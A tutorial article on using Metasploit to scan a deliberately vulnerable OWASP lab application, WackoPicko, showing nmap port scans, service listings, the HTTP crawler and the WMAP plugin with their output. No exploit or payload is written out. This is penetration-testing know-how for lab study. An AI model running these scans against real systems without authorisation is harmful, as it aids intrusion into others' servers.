How to hack a website with Metasploit

By Sumedt Jitpukdebodin

Normally, Penetration Tester or a Hacker use Metasploit to exploit vulnerability services in the target server or to create a payload to make a backdoor in the hacked server. But Metastploit has improved with many plugins and modules and now it can do more than that. It can be used to pentest web applications too.

In this article, I will show you how to use Metasploit for scanning to get the information of web server and use Metasploit to be a vulnerability assessment of web application.

Scenario

In this article, we will try to attack client who use this vulnerability server. And this is the detail of character in this scenario.

1. Attacker Machine - Backtrack 5 R3   192.168.1.137
2. Target – WackoPicko web application(one of website in OWASP Broken Web Application v1.0)   192.168.1.138

Scanning Phase

First thing when you want to hack server, you must get the information of target as much as you can. So the first thing we must do is scan server.


Metastploit has “db_nmap” a module that use to run nmap (the most famous scanning tool) and when it gets the result from nmap, it is putting the results into the database which was created to keep the results. Follow these steps:

1.Open Metasploit console

```
root@bt:/ msfconsole
```


2.In the Metasploit console use db_nmap command with IP Address of target machine.

```
msf > db_nmap
[*] Usage: db_nmap [nmap options]
```



```
msf > db_nmap
[*] Usage: db_nmap [nmap options]
```


```
msf > db_nmap 192.168.77.138
```



```
msf > db_nmap 192.168.77.138
[*] Nmap: Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-08-17 19:38 ICT
[*] Nmap: Nmap scan report for 192.168.77.138
[*] Nmap: Host is up (0.00024s latency).
[*] Nmap: Not shown: 993 closed ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 22/tcp   open  ssh
[*] Nmap: 80/tcp   open  http
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 143/tcp  open  imap
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 5001/tcp open  commplex-link
[*] Nmap: 8080/tcp open  http-proxy
[*] Nmap: MAC Address: 00:0C:29:83:84:92 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```


3.We can check the result of scanning with “hosts” command.

msf > hosts -h



```
msf > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by

Available columns: address, arch, comm, comments, created_at, exploit_attempt_count, host_detail_count, info, mac, name, note_count, os_flavor, os_lang, os_n
ame, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count
```


msf> hosts



```
msf > hosts

Hosts
=====

address         mac                name            os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----            -------  ---------  -----  -------  ----  --------
192.168.77.138  00:0C:29:83:84:92  192.168.77.138  Linux    2.6.X             device
```


4.You can use “services” command to receive a detail of services. And it has “created_at, info, name, port, proto, state, updated_at” column for display .

msf > services -h




```
msf > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o <filename>] [addr1 addr2 ...]

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name1,name2>  Search for a list of service names
  -p <port1,port2>  Search for a list of ports
  -r <protocol>     Only show [tcp|udp] services
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by

Available columns: created_at, info, name, port, proto, state, updated_at
```

msf > services



```
msf > services

Services
========

host             port  proto  name            state  info
----             ----  -----  ----            -----  ----
192.168.77.138   22    tcp    ssh             open
192.168.77.138   80    tcp    http            open
192.168.77.138   139   tcp    netbios-ssn     open
192.168.77.138   143   tcp    imap            open
192.168.77.138   445   tcp    microsoft-ds    open
192.168.77.138   5001  tcp    commplex-link   open
192.168.77.138   8080  tcp    http-proxy      open
```

msf> services -c port,name,state




```
msf > services -c port,name,state

Services
========

host             port  name            state
----             ----  ----            -----
192.168.77.138   22    ssh             open
192.168.77.138   80    http            open
192.168.77.138   139   netbios-ssn     open
192.168.77.138   143   imap            open
192.168.77.138   445   microsoft-ds    open
192.168.77.138   5001  commplex-link   open
192.168.77.138   8080  http-proxy      open
```


From above, the result show that the target server has web service. Metasploit has module for crawling a website too.

1.Pick up the auxiliary/scanner/http/crawler module.

msf> use auxiliary/scanner/http/crawler




```
msf > use auxiliary/scanner/http/crawler
msf  auxiliary(crawler) >
```



```
msf  auxiliary(crawler) > show options

Module options (auxiliary/scanner/http/crawler):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   MAX_MINUTES  5                yes       The maximum number of minutes to spend on each URL
   MAX_PAGES    500              yes       The maximum number of pages to crawl per URL
   MAX_THREADS  4                yes       The maximum number of concurrent requests
   Proxies                       no        Use a proxy chain
   RHOST                         yes       The target address
   RPORT        80               yes       The target port
   URI          /                yes       The starting page to crawl
   VHOST                         no        HTTP server virtual host
```

2.Specific the target with RHOST


```
msf  auxiliary(crawler) > set RHOST 192.168.77.138
```



```
msf  auxiliary(crawler) > set RHOST 192.168.77.138
RHOST => 192.168.77.138
msf  auxiliary(crawler) >
```

In this article, we focus to WackoPicko web application and we will specific it with URI


```
msf  auxiliary(crawler) > set URI /WackoPicko/
```



```
msf  auxiliary(crawler) > set URI /WackoPicko/
URI => /WackoPicko/
```

3.Start crawling website

```
msf  auxiliary(crawler) > run
```



```
msf  auxiliary(crawler) > run

[*] Crawling http://192.168.77.138:80/WackoPicko/...
[*] [00001/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/
[*]                          FORM: GET /WackoPicko/pictures/search.php
[*] [00002/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/guestbook.php
[*]                          FORM: GET /WackoPicko/pictures/search.php
[*]                          FORM: POST /WackoPicko/guestbook.php
[*] [00003/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/pictures/recent.php
[*]                          FORM: GET /WackoPicko/pictures/search.php
[*] [00004/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/users/login.php
[*]                          FORM: GET /WackoPicko/pictures/search.php
[*]                          FORM: POST /WackoPicko/users/login.php
[*] [00005/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/users/register.php
[*]                          FORM: GET /WackoPicko/pictures/search.php
[*]                          FORM: POST /WackoPicko/users/register.php
[*] [00006/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/calendar.php
[*]                          FORM: GET /WackoPicko/pictures/search.php
[-] [00007/00500]    303 - 192.168.77.138 - http://192.168.77.138/WackoPicko/users/home.php
[*] [00008/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/users/login.php
[*]                          FORM: GET /WackoPicko/pictures/search.php
[*]                          FORM: POST /WackoPicko/users/login.php
[+] [00009/00500]    500 - 192.168.77.138 - http://192.168.77.138/WackoPicko/admin/index.php?page=login
[*]                          FORM: GET /WackoPicko/admin/index.php
[-] [00010/00500]    404 - 192.168.77.138 - http://192.168.77.138/WackoPicko/users/sample.php?userid=1
[*]                          FORM: GET /WackoPicko/users/sample.php
[*] [00011/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/css/blueprint/
[*] [00012/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/css/
[-] [00013/00500]    303 - 192.168.77.138 - http://192.168.77.138/WackoPicko/pictures/upload.php
[*] [00014/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/users/login.php
[*]                          FORM: GET /WackoPicko/pictures/search.php
[*]                          FORM: POST /WackoPicko/users/login.php
[*] [00015/00500]    200 - 192.168.77.138 - http://192.168.77.138/WackoPicko/tos.php
[*]                          FORM: GET /WackoPicko/pictures/search.php
```

From this phase, you can get the information from server and web application. The next phase, we will use the information for attack it.

Exploit Phase

In this phase, we will try to attack it with vulnerability scanning module of Metasploit and try to use it with another attack tool.


WMAP Plugin

"WMAP is a general purpose web application scanning framework for Metasploit 3. The architecture is simple and its simplicity is what makes it powerful. It's a different approach compared to other open source alternatives and commercial scanners, as WMAP is not build around any browser or spider for data capture and manipulation.", we will use this module to vulnerability scanning website.

The step are

1.load wmap modules


```
msf  auxiliary(crawler) > load wmap
```



```
msf  auxiliary(crawler) > load wmap


.-.-.-..-.-.-..---..---.
| | | || | | || | || |-'
`-----'`-'-'-'`-^-'`-'
[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
```


2.In the scanning phase, we has already crawling the web and it keeps all information into database. WMAP Plugin can read it to learn the structure of web application. And you can display detail of web application with wmap_sites command.

msf auxiliary(crawler) > wmap_sites



```
msf  auxiliary(crawler) > wmap_sites
[*] Usage: wmap_sites [options]
        -h          Display this help text
        -a [url]    Add site (vhost,url)
        -l          List all available sites
        -s [id]     Display site structure (vhost,url|ids) (level)
```

msf auxiliary(crawler) > wmap_sites -l




```
msf  auxiliary(crawler) > wmap_sites -l
[*] Available sites
===============

     Id  Host            Vhost           Port  Proto  # Pages  # Forms
     --  ----            -----           ----  -----  -------  -------
     0   192.168.77.138  192.168.77.138  80    http   678      290
```

3.If you want to see the structure of web application, you can use wmap_sites command.

wmap_sites -s [target_id]


msf auxiliary(crawler) > wmap_sites -s 0



```
msf  auxiliary(crawler) > wmap_sites -s 0
    [192.168.77.138] (192.168.77.138)

          |-----/AppSensorDemo (6)
                |-----/Login
                |-----/friends.jsp
                |-----/home.jsp
                |-----/login.jsp
                |-----/search.jsp
                |-----/updateProfile.jsp
          |-----/CSRFGuardTestApp
          |-----/CSRFGuardTestAppVulnerable
          |-----/ESAPI-Java-SwingSet-Interactive (2)
                |-----/main
                |-----/style (1)
                      |-----/images
          |-----/OWASP-CSRFGuard-Test-Application.html
          |-----/WackoPicko (9)
                |-----/admin (1)
                      |-----/index.php
                |-----/calendar.php
                |-----/css (3)
                      |-----/blueprint (5)
                            |-----/ie.css
                            |-----/plugins (1)
                                  |-----/fancy-type (2)
                                        |-----/readme.txt
                                        |-----/screen.css
                            |-----/print.css
                            |-----/screen.css
                            |-----/src (6)
                                  |-----/forms.css
                                  |-----/grid.css
                                  |-----/ie.css
                                  |-----/print.css
                                  |-----/reset.css
                                  |-----/typography.css
                      |-----/stylings.css
```

